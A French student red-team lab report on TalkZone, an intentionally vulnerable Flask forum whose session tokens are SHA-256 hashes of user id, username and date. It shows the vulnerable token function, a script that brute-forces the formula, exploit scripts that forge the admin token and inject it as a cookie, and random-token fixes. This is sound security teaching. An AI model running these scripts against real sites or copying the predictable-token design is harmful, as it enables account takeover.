Rapport de cybersécurité

Token d'Authentification Prévisible

Red Team | Projet P05 | Cible : TalkZone

Réalisé par

ECH-CHAFIY Soufiane
ACHAKAR Moussa
KNADEL Ayman
MAKHROUB Zakaria

Encadrement

Youssef NOUR-EL AIN

2025–2026 | EMINES UM6P

Résumé

Ce rapport présente l'analyse et l'exploitation d'une vulnérabilité de type **token d'authentification prévisible** dans **TalkZone**, une application web simulant un forum de discussion communautaire.

TalkZone génère ses tokens de session en calculant un hash **SHA-256** sur la concaténation de l'identifiant utilisateur, du nom d'utilisateur et de la date courante. Ces trois composantes sont toutes soit publiques, soit devinables, rendant le token entièrement calculable par un tiers.

La démarche d'attaque se déroule en trois temps :

1. **Observation et analyse** — Identification du mécanisme de génération du token par rétro-ingénierie comportementale.
2. **Rétro-ingénierie** — Reconstruction de la formule exacte : `SHA256(id_hex | username | YYYY-MM-DD)`.
3. **Exploitation** — Calcul du token de l'administrateur et injection dans le cookie de session pour obtenir un accès administrateur sans aucune interaction avec la victime (**attaque 0-click**).

Critère	Évaluation	Détail
Sévérité	**Critique**	Accès non autorisé au système
Complexité d'exploitation	**Faible**	Script d'exploitation simple
Interaction victime requise	**Aucune**	Exploitation possible sans interaction
Informations nécessaires	Pseudo + ID + Date	Toutes publiques

Table des matières

Résumé **1**

1 Introduction **4**

2 Présentation de l'application TalkZone **5**

2.1 Architecture technique 5

2.2 Fonctionnalités implémentées 5

2.2.1 Authentification 5

2.2.2 Forum et contenu 6

2.2.3 Profils utilisateurs 6

2.2.4 Panel d'administration 7

2.3 Schéma de la base de données 7

2.4 Utilisateurs de test 8

3 La vulnérabilité — Token d'authentification prévisible **10**

3.1 Définition et contexte général 10

3.2 Implémentation vulnérable dans TalkZone 10

3.3 Pourquoi cette implémentation est vulnérable 11

4 Démarche de rétro-ingénierie du mécanisme de token **12**

4.1 Observation initiale — Identification du hash 12

4.2 Test 1 — Influence du nom d'utilisateur 13

4.3 Test 2 — Stabilité temporelle 14

4.4 Remarque — Unicité du token 14

4.5 Construction et validation de la formule 15

5 Exploitation — Usurpation de l'administrateur **18**

5.1 Objectif et conditions de l'attaque 18

5.2 Étape 1 — Reconnaissance 18

5.3 Étape 2 — Calcul du token administrateur 19

5.4 Étape 3 — Injection du token et accès administrateur 19

5.4.1 Via les outils développeur du navigateur 19
5.4.2 Via un script Python automatisé 20
5.5 Résultats 22

6 Pistes de correction **23**
6.1 Diagnostic — La racine du problème 23
6.2 Correction 1 — Générer un token aléatoire 23
6.3 Correction 2 — Stocker les sessions côté serveur 24
6.4 Correction 3 — Comparaison à temps constant 24
6.5 Correction 4 — Sécurisation du cookie 25
6.6 Correction 5 — Expiration et révocation 25
6.7 Synthèse des corrections 26

7 Conclusion **27**

Chapitre 1

Introduction

Ce projet a été réalisé dans le cadre d'un bloc intensif d'une semaine en cybersécurité à **EMINES School of Industrial Management, UM6P**. Les équipes participantes, réparties entre **Red Teams** (attaquantes) et **Blue Teams** (défensives), avaient chacune pour mission de développer une application web volontairement vulnérable à une attaque spécifique — XSS stocké, Session Fixation, token d'authentification faible, injection SQL ou CSRF — puis d'en analyser et d'en démontrer l'exploitation.

Nous, en tant que **Red Team**, avons pris en charge la vulnérabilité *token d'authentification prévisible*. L'objectif était de concevoir une application dont le mécanisme de génération de token est exploitable, de retrouver sa formule par rétro-ingénierie, puis de calculer le token d'un administrateur et d'usurper son identité sans aucune interaction de sa part (**attaque 0-click**).

Le thème du **forum de discussion** nous a été attribué par l'encadrant. L'application **TalkZone** simule un service réaliste avec authentification, gestion de contenu et panel d'administration. Ce contexte s'avère particulièrement adapté à la vulnérabilité étudiée : les noms d'utilisateur et identifiants y sont publiquement visibles dans les profils, les posts et les commentaires, fournissant directement les informations nécessaires au calcul du token.

Chapitre 2

Présentation de l'application TalkZone

2.1 Architecture technique

TalkZone est une application web Python/Flask conteneurisée via Docker. L'architecture suit le modèle classique avec une base de données relationnelle MySQL.

Composant	Technologie
Backend	Python 3 / Flask 3.0.0
Base de données	MySQL (`mysql-connector-python 8.2.0`)
Templates HTML	Jinja2
Conteneurisation	Docker
Port d'exposition	`localhost:5000`

2.2 Fonctionnalités implémentées

TalkZone offre toutes les fonctionnalités d'un forum communautaire fonctionnel.

2.2.1 Authentification

— Inscription avec pseudo, email, bio et mot de passe.

— Connexion par pseudo et mot de passe — génération et stockage du token en cookie.

— Déconnexion — suppression du cookie `auth_token`.



FIGURE 2.1 – Page d'authentification de **TalkZone**

2.2.2 Forum et contenu

- Création de posts avec titre, contenu et catégorie (Général, Technique, Cybersécurité, Annonces, Questions, Projets).
- Affichage de la liste des posts avec filtrage par catégorie et recherche textuelle.
- Affichage détaillé d'un post avec ses commentaires.
- Ajout de commentaires sur un post.
- Suppression d'un post par son auteur ou par un administrateur.



FIGURE 2.2 – Page principale du forum — **TalkZone**

2.2.3 Profils utilisateurs

- Page de profil publique affichant : nom d'utilisateur, bio, email, **identifiant numérique** (`#id`), date d'inscription, nombre de posts et commentaires.

— Modification du profil : pseudo, email, bio.



FIGURE 2.3 – Page de profil utilisateur — **TalkZone**

2.2.4 Panel d'administration

— Accessible uniquement aux utilisateurs avec `role = 'admin'`.

— Statistiques globales : nombre d'utilisateurs, posts, commentaires.

— Liste complète des utilisateurs avec leur ID, rôle et date d'inscription.

— Suppression de comptes utilisateurs.



FIGURE 2.4 – Panel d'administration — **TalkZone**

2.3 Schéma de la base de données

La base de données `forum_db` est composée de trois tables :

```sql
-- Table des utilisateurs
CREATE TABLE users (
    id          INT AUTO_INCREMENT PRIMARY KEY,
    username    VARCHAR(50)  UNIQUE NOT NULL,
    password    VARCHAR(255) NOT NULL,
    email       VARCHAR(100) DEFAULT '',
    bio         TEXT         DEFAULT NULL,
    role        VARCHAR(20)  DEFAULT 'user',
    created_at  TIMESTAMP    DEFAULT CURRENT_TIMESTAMP
);

-- Table des posts
CREATE TABLE posts (
    id          INT AUTO_INCREMENT PRIMARY KEY,
    user_id     INT          NOT NULL,
    title       VARCHAR(200) NOT NULL,
    content     TEXT         NOT NULL,
    category    VARCHAR(50)  DEFAULT 'General',
    created_at  TIMESTAMP    DEFAULT CURRENT_TIMESTAMP,
    FOREIGN KEY (user_id) REFERENCES users(id) ON DELETE CASCADE
);

-- Table des commentaires
CREATE TABLE comments (
    id          INT AUTO_INCREMENT PRIMARY KEY,
    post_id     INT  NOT NULL,
    user_id     INT  NOT NULL,
    content     TEXT NOT NULL,
    created_at  TIMESTAMP DEFAULT CURRENT_TIMESTAMP,
    FOREIGN KEY (post_id) REFERENCES posts(id) ON DELETE CASCADE,
    FOREIGN KEY (user_id) REFERENCES users(id) ON DELETE CASCADE
);
```

Listing 2.1 – Structure des tables — init.sql

2.4 Utilisateurs de test

La base est pré-peuplée avec cinq comptes représentatifs d'un forum réel :

ID	Pseudo	Mot de passe	Rôle	Email
1	marie	mariepwd	user	marie@talkzone.com
2	paul	paulpwd	user	paul@talkzone.com
3	**admin**	**adminpwd**	**admin**	**admin@talkzone.com**
4	sarah	sarahpwd	user	sarah@talkzone.com
5	lucas	lucaspwd	user	lucas@talkzone.com

Information

L'identifiant numérique (`id`) et le pseudo (`username`) de l'administrateur sont exposés publiquement dans les pages de profil et les posts du forum. Ces deux informations constituent la matière première de l'attaque.

Chapitre 3

La vulnérabilité — Token d'authentification prévisible

3.1 Définition et contexte général

Un **token d'authentification** est un jeton remis à l'utilisateur après une connexion réussie. Il est stocké dans un cookie et envoyé au serveur à chaque requête pour prouver l'identité de l'utilisateur, en substitution du mot de passe.

Pour être sécurisé, un tel token doit être :

- **Aléatoire** — généré par un générateur cryptographiquement sûr.
- **Imprévisible** — non déductible à partir d'informations publiques ou observables.
- **Unique** — propre à chaque session, non réutilisable.
- **Opaque** — ne divulguant aucune information sur l'utilisateur.

Lorsque le token est calculé à partir de données prévisibles ou publiques, un attaquant peut le recalculer de manière indépendante et usurper l'identité de n'importe quel utilisateur sans connaître son mot de passe.

3.2 Implémentation vulnérable dans TalkZone

Le mécanisme de génération du token est implémenté dans la fonction `make_token` du fichier `app.py` :

```
def make_token(user_id, username):
    now = datetime.now()
    time_part = now.strftime("%Y-%m-%d")
    uid_hex = format(user_id, 'x')
    raw = f"{uid_hex}|{username}|{time_part}"
    return hashlib.sha256(raw.encode()).hexdigest()
```

Listing 3.1 – Fonction make_token — app.py

La chaîne hashée suit le format :

$$\text{raw} = \underbrace{\texttt{uid_hex}}_{\text{ID en hex}} \;|\; \underbrace{\texttt{username}}_{\text{pseudo public}} \;|\; \underbrace{\texttt{YYYY-MM-DD}}_{\text{Date du jour}}$$

Exemple pour l'administrateur (id=3) le 12 mai 2026

```
raw   = "3|admin|2026-05-12"
token = SHA256("3|admin|2026-05-12")
= 174e53c4ca27b3ce60813e534cd59ca5a319728435ae84c3871b62624de130fe
```

La fonction de vérification du token côté serveur (`check_token`) recalcule le token de chaque utilisateur à chaque requête et le compare au cookie reçu. Il n'existe **aucune table de sessions** côté serveur — la validité du token repose entièrement sur la prédictibilité de la formule.

3.3 Pourquoi cette implémentation est vulnérable

Les trois composantes du token sont toutes accessibles ou calculables par n'importe quel visiteur du forum :

Composante	Valeur (admin)	Source d'information
`uid_hex`	`"3"`	Page de profil : *ID Utilisateur : #3*
`username`	`"admin"`	Posts, commentaires, navbar
`time_part`	`"2026-05-12"`	Horloge système

L'entropie effective du token est quasi nulle : un attaquant qui connaît l'identité de la cible n'a qu' **un seul token possible à tester** par période de 24 heures.

⚠ Vulnérabilité

Cette conception viole le principe fondamental de l'authentification par token : le secret doit provenir d'une source d'aléa cryptographique, jamais d'une combinaison de données observables.

Chapitre 4

Démarche de rétro-ingénierie du mécanisme de token

Ce chapitre présente la démarche analytique employée pour reconstruire la formule du token par observation comportementale, **sans accès au code source** de l'application.

4.1 Observation initiale — Identification du hash

Après connexion avec le compte `paul`, le système génère automatiquement un cookie `auth_token`. Via les outils développeur du navigateur (onglet *Application* > *Cookies*), on observe :

```
auth_token
801abedaaf20adff2d023247cab193ffc37687eccb2f0fe3f991696fe288a25a
```

Analyse de la chaîne :

- Caractères : {0–9, a–f} uniquement — **chaîne hexadécimale**.
- Longueur : **64 caractères** = 256 bits.
- **Hypothèse** : le token pourrait être généré par une fonction de hachage cryptographique telle que **SHA-256**, **SHA3-256**, **BLAKE2s-256** ou **HAVAL-256**.

Information

Une chaîne hexadécimale de 64 caractères correspond à une sortie de 256 bits. Cette caractéristique est compatible avec des fonctions de hachage comme SHA-256. À titre de comparaison, MD5 produit 32 caractères hexadécimaux et SHA-1 en produit 40. Cependant, cette observation seule ne permet pas d'identifier avec certitude l'algorithme utilisé.

Pour approfondir l'analyse, plusieurs tokens générés par l'application ont été testés avec l'outil `hash-identifier`.

Les résultats obtenus indiquent que le format le plus probable correspond à **SHA-256**, notamment en raison de la longueur constante des tokens (64 caractères hexadécimaux).

Cette observation reste toutefois une hypothèse basée sur les caractéristiques externes du token et ne constitue pas une preuve formelle de l'algorithme utilisé.



FIGURE 4.1 – Identification probable du format du token à l'aide de l'outil `hash-identifier`.

4.2 Test 1 — Influence du nom d'utilisateur

Protocole : connexion avec le même compte utilisateur, puis modification du `username` et comparaison des tokens obtenus avant et après le changement.

Observation :

- Le token change immédiatement après la modification du `username`.
- Deux valeurs différentes de `username` génèrent des tokens différents pour le même utilisateur.

Username	auth_token
paul	419e878004c42724c336d2d68c37ebb55b1afd697332a0a63951c94f74a71832
paulinho	0486e8a179fb64dcd4ad1f36e30c58013d44c5370d7bd77604526bfa7a033cfa

Table 4.1 – Variation du token après modification du nom d'utilisateur

Conclusion : Le **nom d'utilisateur** est une composante du hash utilisé pour générer le token. Cependant, il ne suffit pas à garantir l'unicité du token : deux utilisateurs distincts partageant le même pseudo pourraient théoriquement obtenir le même résultat si aucune autre donnée n'était utilisée. Cela suggère donc la présence d'une autre composante dans le calcul, probablement un **identifiant unique** (`id`).

4.3 Test 2 — Stabilité temporelle

Test 2 — Influence du temps sur le token

Protocole : connexion avec le même compte utilisateur (`paul`) et observation du token à différents moments sur plusieurs jours.

Observations :

Date et heure	auth_token
10/05/2026 à 10 :35	15fb8e6ff22c86e675e83697d0f034ebfc2a184fa58d123d6088f78ad44e4d79
10/05/2026 à 17 :13	15fb8e6ff22c86e675e83697d0f034ebfc2a184fa58d123d6088f78ad44e4d79
10/05/2026 à 22 :30	15fb8e6ff22c86e675e83697d0f034ebfc2a184fa58d123d6088f78ad44e4d79
11/05/2026	3e532e1f6d7d808b95256e1af8a58a6c53ef6b649b58144b90f606d7039bc99d
12/05/2026	419e878004c42724c336d2d68c37ebb55b1afd697332a0a63951c94f74a71832

Table 4.2 – Variation du token en fonction du temps pour le même utilisateur

Conclusion : les observations montrent que le token reste stable au cours de la même journée, mais qu'il varie d'un jour à l'autre. Cela indique que le système utilise une composante temporelle basée sur la date (et non sur l'heure précise) dans la génération du token.

4.4 Remarque — Unicité du token

Observation : les tests effectués montrent que le token varie en fonction du temps et des paramètres utilisateur, notamment le `username`.

Cependant, ces paramètres ne semblent pas suffisants pour garantir l'unicité du token.

Conclusion : cela suggère la présence d'une autre composante dans le calcul du token, probablement un **identifiant unique (`id`)**, permettant de distinguer de manière fiable les utilisateurs même en cas de pseudo identique ou de conditions similaires.

4.5 Construction et validation de la formule

Afin d'identifier la formule exacte utilisée pour générer le token, nous allons adopter une approche expérimentale basée sur le test de plusieurs combinaisons possibles des paramètres disponibles : `Id`, `pseudo` et `la date du jour`. L'objectif est de déterminer quelle combinaison produit le même résultat que le token associé à l'utilisateur `Paul`.

Le script ci-dessous effectue une recherche exhaustive en variant plusieurs éléments, notamment le format de l'identifiant, le format de la date, l'ordre des paramètres ainsi que les séparateurs utilisés. À chaque itération, le hash généré est comparé au token cible afin de vérifier si la combinaison testée correspond à la formule réellement utilisée.

```
import hashlib
from datetime import datetime
from itertools import permutations

# Identifiant numerique connu
user_id = 2
# Pseudo connu
username = "paul"
# Hash a retrouver
target_token = "801
    abedaaf20adff2d023247cab193ffc37687eccb2f0fe3f991696fe288a25a"
# Date du jour
now = datetime.now()
date_obj = now.date()
# Representations possibles de l'identifiant
id_decimal = str(user_id)
id_hex = format(user_id, 'x')
# Username inchange
username_str = username
# Formats de date possibles
date_formats = {
    "YYYY-MM-DD": date_obj.strftime("%Y-%m-%d"),
    "DD/MM/YYYY": date_obj.strftime("%d/%m/%Y"),
    "YYYYMMDD":   date_obj.strftime("%Y%m%d"),
    "DD-MM-YYYY": date_obj.strftime("%d-%m-%Y"),
}
# Separateurs possibles
separators = ["|", "_", ":", "-", ""]
```

```python
# Ordres possibles des elements
orders = list(permutations(["id", "username", "date"]))
# Recherche exhaustive
print("=" * 70)
print(
    f"Recherche du token pour : "
    f"id={user_id} ({id_hex}), "
    f"username='{username}', "
    f"date={date_obj}"
)
print(f"Hash cible : {target_token}\n")
found = False
for id_style in [("dec", id_decimal), ("hex", id_hex)]:
    id_label, id_val = id_style
    for fmt_name, date_val in date_formats.items():

        for sep in separators:
            for order in orders:
                # Construction de la chaine brute
                parts = []
                for elem in order:
                    if elem == "id":
                        parts.append(id_val)
                    elif elem == "username":
                        parts.append(username_str)
                    else:
                        parts.append(date_val)
                raw = sep.join(parts)
                # Generation du hash SHA-256
                token = hashlib.sha256(raw.encode()).hexdigest()
                # Affichage des tests
                print(f"Test : '{raw}' -> {token}")
                # Verification du token
                if token == target_token:
                    print("\nTOKEN TROUVE !")
                    print(f"  Chaine brute : {raw}")
                    print(
                        f"  ID utilise   : "
                        f"{id_label} ({id_val})"
                    )
                    print(
                        f"  Format date  : "
                        f"{fmt_name} ({date_val})"
                    )
                    print(f"  Separateur   : '{sep}'")

                    print(
```

```
                        f"  Ordre         : "
                        f"{' | '.join(order)}"
                    )
                    print(f"  Token         : {token}")
                    found = True
                    break
            if found:
                break
        if found:
            break
    if found:
        break
# Aucun resultat trouve
if not found:
    print(
        "\nAucune combinaison trouvee. "
        "Verifiez le token cible et les parametres."
    )
print("=" * 70)
```

Listing 4.1 – Script de recherche exhaustive de la formule de generation du token SHA-256

parmi toutes les combinaisons testées, une seule génère exactement le même hash SHA-256 que le token associé à l'utilisateur `Paul` :

Formule reconstituée

```
token = SHA256(id_hex | username | YYYY-MM-DD)
```

ce qui permet de conclure que le token est construit à partir d'une concaténation de l'identifiant en hexadécimal, du pseudo et de la date du jour au format `YYYY-MM-DD`, séparés par le caractère `|`.

Chapitre 5

Exploitation — Usurpation de l'administrateur

5.1 Objectif et conditions de l'attaque

L'objectif est de se connecter en tant qu'administrateur de **TalkZone sans connaître son mot de passe** et **sans aucune interaction de sa part**.

Information requise	Valeur	Méthode d'obtention
Pseudo de l'admin	`admin`	Visible dans les posts du forum
ID de l'admin	`3`	Page de profil : *ID Utilisateur : #3*
Date du jour	Horloge locale	Connu de l'attaquant

Toutes ces informations sont **publiques** — aucun privilège ni accès spécial n'est nécessaire.

5.2 Étape 1 — Reconnaissance

L'attaquant, connecté avec son propre compte, navigue vers la page de profil de l'administrateur :

```
URL : http://localhost:5000/profile/admin
Informations visibles :
ID Utilisateur : #3
Pseudo : admin
Rôle : Admin
```

5.3 Étape 2 — Calcul du token administrateur

Le script suivant calcule automatiquement le token valide pour la journée courante à partir de l'identifiant de l'utilisateur, de son pseudo et de la date actuelle :

```python
import hashlib
from datetime import datetime

def compute_token(uid, username, date_str):
    raw = f"{format(uid,'x')}|{username}|{date_str}"
    return hashlib.sha256(raw.encode()).hexdigest()

date_str = datetime.now().strftime("%Y-%m-%d")

token = compute_token(3, "admin", date_str)

print("=" * 70)
print(f"Date utilisee : {date_str}")
print(f"Token genere  : {token}")
print("=" * 70)
```

Listing 5.1 – Script d'exploitation — exploit.py

Sortie du script :

Sortie du script exploit.py

```
======================================================================
Date utilisee : 2026-05-12
Token genere : 174e53c4ca27b3ce60813e534cd59ca5a319728435ae84c3871b62624de130fe
======================================================================
```

5.4 Étape 3 — Injection du token et accès administrateur

5.4.1 Via les outils développeur du navigateur

1. Ouvrir l'application sans se connecter.
2. Ouvrir les outils de développement (`F12`).
3. Aller dans *Application > Cookies > localhost :5000*.
4. Ajouter un nouveau cookie :
   - Nom : `auth_token`
   - Valeur : le token calculé
5. Accéder directement à la page : `http://localhost:5000/forum`.

5.4.2 Via un script Python automatisé

Ce script reproduit automatiquement la formule reconstituée au chapitre précédent et injecte le token calculé directement dans une requête HTTP, sans passer par le navigateur.

Logique du script, étape par étape :

1. **Reconstruction du token** — Le script applique exactement la formule identifiée par rétro-ingénierie : l'identifiant est converti en hexadécimal (`format(TARGET_ID, 'x')` donne `"3"`), puis concaténé avec le pseudo et la date du jour au format `YYYY-MM-DD`, séparés par le caractère `|`. Le hash SHA-256 de cette chaîne constitue le token valide pour la journée courante.
2. **Injection du cookie** — Une session `requests` est créée et le cookie `auth_token` y est défini manuellement avec la valeur calculée. Cela simule exactement ce que ferait un navigateur après une connexion légitime : présenter le token au serveur à chaque requête.
3. **Vérification de l'accès** — Une requête `GET` est envoyée vers `/admin`, la route protégée du panel d'administration. Si le serveur retourne un code `200` et que la réponse contient le mot `"Administration"`, l'accès est confirmé — le token forgé a été accepté comme valide par `check_token`.

```python
import requests
import hashlib
from datetime import datetime
import webbrowser
import threading
from http.server import HTTPServer, BaseHTTPRequestHandler

TARGET_ID       = 3
TARGET_USERNAME = "admin"
BASE_URL        = "http://localhost:5000"
INJECTOR_PORT   = 8765

now = datetime.now()
date_str = now.strftime("%Y-%m-%d")
uid_hex = format(TARGET_ID, 'x')
raw = f"{uid_hex}|{TARGET_USERNAME}|{date_str}"
admin_token = hashlib.sha256(raw.encode()).hexdigest()
print(f"[*] Token calcule : {admin_token}")

# 1. Verification via requests
session = requests.Session()
session.cookies.set("auth_token", admin_token)
```

```
response = session.get(f"{BASE_URL}/admin")

if response.status_code != 200 or "Administration" not in response.
    text:
     print(f"[-] Echec cote serveur (HTTP {response.status_code})")
     exit(1)

print("[+] SUCCES ! Acces administrateur confirme cote serveur.")
print(f"[+] Token utilise : {admin_token}")

# 2. Mini serveur qui set le cookie et redirige vers /admin
html = f"""<!DOCTYPE html>
<html>
<head><meta charset="utf-8"><title>Injection...</title></head>
<body>
<script>
  document.cookie = "auth_token={admin_token}; path=/; SameSite=Lax
      ";
  window.location.href = "{BASE_URL}/forum";
</script>
<p>Redirection en cours...</p>
</body>
</html>"""

class InjectorHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        self.send_response(200)
        self.send_header("Content-Type", "text/html")
        self.end_headers()
        self.wfile.write(html.encode())

    def log_message(self, format, *args):
        pass  # Silencer les logs du serveur

server = HTTPServer(("localhost", INJECTOR_PORT), InjectorHandler)

# Arreter le serveur apres la premiere requete
def serve_once():
    server.handle_request()
    server.server_close()

thread = threading.Thread(target=serve_once)
thread.daemon = True
thread.start()

print(f"[*] Serveur d'injection demarr  sur le port {INJECTOR_PORT
    }...")
```

```
print("[*] Ouverture du navigateur...")
webbrowser.open(f"http://localhost:{INJECTOR_PORT}")

thread.join(timeout=10)
print("[*] Termine.")
```

Listing 5.2 – Injection automatisee du token via requests

Information

Ce script démontre que la vulnérabilité est exploitable de manière entièrement programmatique, sans interaction humaine ni accès au navigateur. L'attaque complète de la génération du token à la confirmation de l'accès s'exécute en moins d'une seconde.

5.5 Résultats

Résultat

Accès administrateur obtenu avec succès.
Le serveur a accepté le token calculé et a renvoyé la page `/admin` complète avec la liste de tous les utilisateurs, les statistiques globales du forum et les boutons de suppression de comptes. L'ensemble de l'attaque prend moins de 30 secondes et ne génère aucune interaction avec l'administrateur.

Chapitre 6

Pistes de correction

6.1 Diagnostic — La racine du problème

Attention

Le problème n'est **pas** l'algorithme SHA-256 — il est cryptographiquement solide. Le problème est que les **données en entrée sont entièrement prévisibles**. Remplacer SHA-256 par un autre algorithme de hachage ne changerait strictement rien à la vulnérabilité.

Toute correction efficace doit donc répondre à une seule question : comment s'assurer que le token est **impossible à calculer** par un tiers ?

6.2 Correction 1 — Générer un token aléatoire

La solution fondamentale consiste à remplacer le calcul déterministe par une génération cryptographiquement aléatoire :

```
import secrets

def make_token():
    # 32 octets = 256 bits d'entropie cryptographique
    return secrets.token_hex(32)
```

